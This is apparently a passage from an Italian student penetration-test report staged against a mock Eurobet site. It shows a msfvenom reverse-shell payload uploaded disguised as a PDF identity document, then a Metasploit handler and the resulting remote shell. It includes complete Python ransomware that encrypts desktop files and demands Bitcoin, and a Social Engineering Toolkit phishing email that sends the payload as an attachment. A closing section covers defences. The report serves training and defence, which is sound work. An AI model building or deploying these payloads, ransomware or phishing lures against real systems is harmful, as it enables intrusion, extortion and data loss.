


```
(leo@kali)~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.241 LPORT=1337 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

Figure 5.1: Creazione di un payload con Metasploit

Abbiamo utilizzato il modulo **windows/meterpreter/reverse_tcp** per creare un payload dannoso che ci permetterà di ottenere l'accesso remoto al sistema di destinazione su un sistema windows. Il payload verrà eseguito sul sistema di destinazione e stabilirà una connessione con il sistema di attaccante (da qui il nome di reverse).

5.2 Consegna: Trojan Backdoor



The screenshot shows the Eurobet website's document upload interface. At the top, there's a dark blue header with the Eurobet logo on the left and user information on the right: 'GIANFRANCO DE VINCENZO 11454419', 'AREA PERSONALE | LE MIE SCOMMESSE', and 'Ultimo accesso 11:34:08 11/5/2024 | LOGOUT'. Below the header is a navigation bar with links: HOME, SPORT, LIVE, VIRTUAL, IPPICA, SLOT, CASINÒ, CASINOLEGEND, CASINÒ LIVE, POKER, BINGO, CLASSE, and LOGIN. The main content area has a light gray background and contains a form with the following fields: DOCUMENTO (PATENTE DI GUIDA), DOCUMENTO NUMERO (BA8003403M), RILASCIATO DA (M.C.T.C), DATA DI RILASCIO (14/09/2020), and CITTÀ DI RILASCIO (BISCEGLIE). Below these fields is a section for uploading a document, with a note: 'Upload documento: Per evitare ritardi nel processo di verifica, ti consigliamo di caricare foto chiare e leggibili del tuo documento, evitando riflessi e rimuovendo eventuali protezioni. Potrai caricare file in formato .jpeg, .gif, .png, .pdf'. A file named 'documento.pdf (10.6 KB)' is shown as uploaded. A green 'SALVA' button is at the bottom right of the form.

Figure 5.2: Schermata di inserimento Documenti Eurobet

Abbiamo caricato il payload dannoso all'interno della sezione "Documenti" di Eurobet. Questo ci permetterà di caricare il payload sul server e ottenere l'accesso al sistema di destinazione.

5.3 Sfruttamento: Trojan Backdoor

```
(leo@kali)-[~]  
$ msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.1.241;  
set lport 1337; exploit"  
[*] Using configured payload generic/shell_reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
lhost => 192.168.1.241  
lport => 1337  
[*] Started reverse TCP handler on 192.168.1.241:1337
```

Figure 5.3: Creazione di un listener con Metasploit

Abbiamo utilizzato il modulo **exploit/multi/handler** per creare un listener che ci permetterà di ascoltare le connessioni in ingresso dal payload dannoso in maniera silenziosa. Il listener ci permetterà di stabilire una connessione con il sistema di destinazione quando verrà eseguito il file .exe dannoso.

Da questo momento in poi ci basterà far eseguire il file .exe sul sistema di destinazione per ottenere l'accesso al sistema. Continueremo con l'attacco nella prossima fase.

5.4 Installazione: Trojan Backdoor

Index of /eurobet/uploads/users





<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 User_1_doc.pdf	2024-05-30 07:17	1.2M	
 Reverse.exe.pdf	2024-05-30 07:18	7.0K	
 User_2_doc.pdf	2024-05-30 07:17	1.2M	

Figure 5.4: *file .exe caricato all'interno della sezione Documenti*

Abbiamo caricato il file .exe all'interno della sezione "Documenti" di Eurobet. Quando verrà scaricato e eseguito sul sistema di destinazione, stabilirà una connessione con il sistema di attaccante e ci permetterà di ottenere l'accesso remoto al sistema.

```
[*] Started reverse TCP handler on 192.168.1.241:1337
[*] Sending stage (201798 bytes) to 192.168.1.228
[*] Meterpreter session 1 opened (192.168.1.241:1337 → 192.168.1.228:49993) at 2024-05-22 15:58:21 +0200
```

Figure 5.5: *Esecuzione del file .exe sul sistema di destinazione*

E' stato eseguito il file .exe sul sistema di destinazione, il payload ha stabilito una connessione con il sistema di attaccante e ci ha permesso di ottenere l'accesso remoto al sistema. Adesso possiamo eseguire comandi arbitrari sul sistema di destinazione.

5.5 Comando e Controllo: Trojan Backdoor

```
(leo@kali)-[~]
└─$ msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 192.168.1.241; set lport 1337; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 192.168.1.241
lport => 1337
[*] Started reverse TCP handler on 192.168.1.241:1337
[*] Sending stage (201798 bytes) to 192.168.1.228
[*] Meterpreter session 1 opened (192.168.1.241:1337 → 192.168.1.228:49993) at 2024-05-22 15:58:21 +0200

meterpreter > shell
Process 22224 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.22631.3593]
(c) Microsoft Corporation. Tutti i diritti riservati.

C:\Users\leoco\Downloads>
```

Figure 5.6: *Esecuzione di un comando arbitrario sul sistema di destinazione*

Abbiamo eseguito il comando di sistema **shell** sul sistema di destinazione, questo ci ha permesso di ottenere un shell interattivo sul sistema di destinazione. Da qui possiamo eseguire comandi arbitrari sul sistema di destinazione un'idea sarebbe quello di rendere persistente il payload per ottenere l'accesso al sistema anche dopo un riavvio, ma abbiamo deciso di fermarci qui.

6 Ransomware

Ransomware è un tipo di malware che cripta i file sul sistema di destinazione e richiede un riscatto per ripristinare l'accesso ai file. Una volta installato, il ransomware cripta i file e richiede un pagamento di solito in criptovaluta per decrittografare i file.

Strumenti utilizzati:

- **Creato da noi con Python;**
- **Social Engineering Toolkit:** Il Social Engineering Toolkit (SET) è un framework open source che consente agli aggressori di condurre attacchi di social engineering. SET include una vasta gamma di strumenti e moduli che possono essere utilizzati per condurre attacchi di phishing, ingegneria sociale e altri attacchi di social engineering. SET è ampiamente utilizzato dagli aggressori per ottenere informazioni sensibili e compromettere i sistemi.

6.1 Armamento: Ransomware

Abbiamo deciso di creare un ransomware in Python che cripta i file sul sistema di destinazione e richiede un riscatto per decrittografare i file. Il ransomware utilizza un algoritmo di crittografia simmetrica per crittografare i file e richiede un riscatto in Bitcoin per decrittografare i file. In particolare utilizza il modulo **cryptography** per crittografare i file e generare una chiave di crittografia casuale, l'algoritmo di crittografia utilizzato è AES.

Listing 6.1: Ransomware in Python

```
1 import os
2 import ctypes
3 from cryptography.fernet import Fernet
4
5 files = []
6 username = os.getlogin()
7 ctypes.windll.user32.SystemParametersInfoW(20, 0, f'C:\\Users\\{username}
   }\\Desktop\\skt.jpg', 0)
8
9 # Iterazione dei file su desktop
10 for file in os.listdir(os.path.join(os.path.join(os.environ['USERPROFILE'],
   'Desktop'))):
11     if file == "trani.py" or file == "venv" or file == ".idea" or file ==
   "thekey.key" or file == "desktop.ini" or file == "skt.jpg" or file == "
   decrypt.exe" or file == "trani.exe":
12         continue
13     if not os.path.isdir(f'C:\\Users\\{username}\\Desktop\\{file}')
```



```
14     files.append(file)
15
16 # Generazione della chiave di crittografia
17 key = Fernet.generate_key()
18
19 # Salvataggio della chiave di crittografia in un file
20 with open("thekey.key", "wb") as thekey:
21     thekey.write(key)
22
23 # Cifratura dei file
24 for file in files:
25     with open(f'C:\\Users\\{username}\\Desktop\\{file}', 'rb') as thefile:
26         contents = thefile.read()
27         contents_encrypted = Fernet(key).encrypt(contents)
28         with open(f'C:\\Users\\{username}\\Desktop\\{file}', "wb") as thefile:
29             thefile.write(contents_encrypted)
```

Per motivi di sicurezza cripta solo i file nella directory **C:/Users/username/Desktop**, ed inoltre la chiave viene salvata in un file **key.key** in locale, questa chiave verra' utilizzata per decrittografare i file.

Listing 6.2: Decrypt Ransomware in Python

```


1 import os
2 import time
3
4 from cryptography.fernet import Fernet
5
6 files = []
7 username = os.getlogin()
8
9 os.system('color 04')
10 print(
11     f"Ops, I tuoi file sono stati criptati invia Bitcoin a questo wallet
12     :\n1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa\nper ricevere la tua key per
13     decriptarli.")
14 inputUtente = input("Inserisci la key per decriptare i file: ")
15
16 # Iterazione dei file su desktop
17 for file in os.listdir(os.path.join(os.path.join(os.environ['USERPROFILE'],
18     'Desktop'))):
19     if file == "trani.py" or file == "venv" or file == ".idea" or file ==
20     "thekey.key" or file == "desktop.ini" or file == "decrypt.exe" or file
21     == "trani.exe" or file == "skt.jpg":
22         continue
23     if not os.path.isdir(f'C:\\Users\\{username}\\Desktop\\{file}'):
24         files.append(file)
25
26 # Lettura della chiave di crittografia
27 with open("thekey.key", "rb") as key:
28     secretkey = key.read()
29
30 # Parola segreta per decriptare i file
31 passkey = "sblocca pc"
32 while (True):
33     if (passkey == inputUtente):
34         os.system('color 2')
35         print(f"Chiave Inserita corretta! inizio decriptazione file")
36         time.sleep(5)
37
38         # Decifratura dei file
39         for file in files:
40             with open(f'C:\\Users\\{username}\\Desktop\\{file}', 'rb') as
41             thefile:
42                 contents = thefile.read()
43                 contents_decrypted = Fernet(secretkey).decrypt(contents)
44                 with open(f'C:\\Users\\{username}\\Desktop\\{file}', "wb") as
45                 thefile:
46                     thefile.write(contents_decrypted)
47
48             break
49     else:
50         print(f"Chiave sbagliata! Riprova")
51         inputUtente = input("Inserisci la key per decriptare i file: ")

```


Qui abbiamo invece il file per la decrittografia dei file, il file **decrypt.py** avr  un'interfaccia

dove sara' richiesta la chiave di crittografia per decrittografare i file. Anche qui per motivi di sicurezza decrittografa solo i file nella directory **C:/Users/username/Desktop**, ed inoltre si puo' inserire una parola "magica" al posto della key per decriptare comunque i file.

6.2 Consegna: Ransomware

Figure 6.1: *Schermata di SET*

Abbiamo utilizzato il Social Engineering Toolkit (SET) per inviare un'email di phishing a un utente di Eurobet. L'email di phishing contiene un allegato malevolo che contiene il ransomware. L'utente riceve l'email di phishing e scarica l'allegato malevolo sul sistema di destinazione.



```

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules


99) Return back to the main menu.

set> 5

```

Figure 6.2: *menu opzioni di SET*

Qui abbiamo varie opzioni per inviare l'email di phishing, tra cui spear-phishing, mass mail attack ed altri. Abbiamo scelto l'opzione 5 per l'attacco di phishing.



```

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: Turni di lavoro cambiati
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Ciao i tuoi turni di lavoro sono cambiati scarica il file per vederli
Next line of the body: END
set:phishing> Send email to: leocolgucci@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: leocolgucci@gmail.com
set:phishing> The FROM NAME the user will see: datore.lavoro@gmail.com
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/leo/reverse.exe
Do you want to attach an inline file - [y/n]: n

```

Figure 6.3: *completamento per l'invio dell'email di phishing*

Scelta delle opzioni per l'invio dell'email, tra cui il mittente, destinatario e l'allegato malevolo da inviare all'utente per poi concludere con l'invio di esso.

6.3 Installazione: Ransomware




Figure 6.4: *Scaricamento del ransomware sul sistema di destinazione*

L'utente ha ricevuto l'email di phishing e ha scaricato l'allegato malevolo sul sistema di destinazione. [Video di dimostrazione del Ransomware](#)

Game Over Eurobet! Abbiamo vinto noi.

7 Blue team: Difesa

Il Blue Team nella cybersecurity è un gruppo di professionisti incaricato di proteggere i sistemi informatici e le reti di un'organizzazione. Il loro compito principale è rilevare, analizzare e difendersi dagli attacchi informatici. Le attività del Blue Team includono: monitoraggio della sicurezza, rilevamento delle minacce, risposta agli incidenti, implementazione di misure di sicurezza e formazione degli utenti.

E' importante anche che un azienda come Eurobet implementi una serie di controlli e misure di sicurezza per proteggere i propri sistemi e dati da minacce informatiche. Come misure di sicurezza come il **Autenticazione a multi-Fattore MFA** oppure **Gestione delle Identità e degli Accessi IAM**, **Controlli di accesso fisico**, **Controlli di Accesso Basati sui Ruoli RBAC**, **Controlli di Accesso Basati sugli Attributi ABAC** sono fondamentali per proteggere i dati sensibili e prevenire l'accesso non autorizzato. Inoltre, la crittografia dei dati, la segmentazione di rete e la protezione dei dispositivi sono misure di sicurezza essenziali per proteggere l'azienda da minacce informatiche.

Andiamo adesso nel dettaglio sulla difesa rispetto agli attacchi che abbiamo effettuato durante il nostro penetration test.

7.1 SQL Injection

Per prevenire gli attacchi di SQL injection, è fondamentale assicurarsi che tutti i dati in ingresso siano **validati e filtrati**, utilizzando whitelist per i dati accettabili. Un metodo efficace è l'uso di **query parametrizzate** o **prepared statements** per evitare l'iniezione di codice malevolo. L'adozione di **ORM (Object-Relational Mapping)** che supportano nativamente la prevenzione delle SQL injection è altamente consigliata. Quando non è possibile utilizzare ORM o query parametrizzate, è essenziale che i dati in ingresso siano **correttamente escapati**. Inoltre, mantenere il database e l'applicazione sempre **aggiornati con le ultime patch di sicurezza** è cruciale.

Per il rilevamento, implementare sistemi di **logging** per tracciare attività sospette e anomalie nelle query è fondamentale. L'uso di un **Web Application Firewall (WAF)** può aiutare a monitorare e filtrare traffico web sospetto.

In caso di un attacco, avere un **piano di risposta agli incidenti** è essenziale, prevedendo l'isolamento e l'analisi delle macchine compromesse. Effettuare regolarmente **backup del database** e avere un piano di ripristino rapido può mitigare i danni causati da un attacco.

7.2 Trojan Backdoor

Per prevenire l'infezione da Trojan backdoor, è importante utilizzare soluzioni **antivirus e antimalware** aggiornate su tutti i dispositivi. Configurare correttamente i **firewall** per limitare il traffico in ingresso e uscita aiuta a bloccare potenziali vettori di attacco. Implementare il **principio del minimo privilegio** limita l'accesso degli utenti e dei processi alle risorse di sistema, riducendo il rischio di compromissione. Mantenere tutti i software e i sistemi operativi **aggiornati con le ultime patch di sicurezza** è altrettanto importante.

Per rilevare la presenza di Trojan, implementare sistemi di **rilevamento e prevenzione delle intrusioni (IDS/IPS)** e monitorare le **attività di rete e dei file di sistema** per rilevare comportamenti anomali.

In caso di infezione, un **piano di risposta agli incidenti** deve essere pronto per gestire e rispondere agli incidenti, inclusa la rimozione del malware e la riparazione del sistema. Eseguire **analisi forensi** può aiutare a comprendere l'origine e l'impatto dell'attacco.

7.3 Ransomware

Per prevenire gli attacchi ransomware, eseguire **backup regolari** e conservarli offline o in luoghi sicuri è essenziale per evitare che vengano cifrati. Utilizzare soluzioni **antivirus e antimalware** con capacità specifiche per il ransomware aiuta a prevenire l'infezione. **Formare i dipendenti** sui rischi del ransomware e su come riconoscere e evitare i file e i link sospetti è un passaggio fondamentale nella prevenzione.

Per rilevare un attacco ransomware, strumenti che **monitorano i comportamenti sospetti**, come l'accesso a un gran numero di file in breve tempo, sono utili. Configurare sistemi di **alert** per notificare immediatamente attività sospette è altrettanto importante.

In caso di attacco, **disconnettere immediatamente** i sistemi infetti dalla rete può limitare la diffusione del ransomware. Utilizzare i **backup** per ripristinare i dati e i sistemi colpiti è essenziale per recuperare rapidamente l'operatività.

7.4 Phishing

Per prevenire gli attacchi di phishing, condurre **sessioni di formazione regolari** per educare i dipendenti su come riconoscere le email di phishing è fondamentale. Implementare **filtri antispam avanzati** può ridurre la probabilità che le email di phishing raggiungano gli utenti. L'adozione dell'**autenticazione a più fattori (MFA)** riduce ulteriormente il rischio di compromissione degli account.

Per rilevare le email di phishing, eseguire **campagne simulate di phishing** per testare la preparazione dei dipendenti e stabilire un sistema facile per la **segnalazione delle email sospette** è utile.

In caso di sospetto phishing, **analizzare e bloccare** le email segnalate e, se necessario, procedere con la **reimpostazione immediata delle password** compromesse.

8 Conclusione

La sicurezza informatica è un processo continuo che richiede un'attenzione costante. Implementare una combinazione di **misure preventive**, **rilevamento tempestivo** e **risposte efficaci** è essenziale per proteggere l'azienda da una vasta gamma di minacce. **Formare i dipendenti**, mantenere i sistemi aggiornati e avere un **piano di risposta agli incidenti** sono fattori fondamentali per una strategia di sicurezza informatica efficace.

Noi abbiamo cercato di formare in maniera adeguata i dipendenti attraverso un serious game, in modo che possano riconoscere e affrontare le minacce informatiche in modo efficace, il gioco in questione è [CyberShield Game](#).




Figure 8.1: Serious game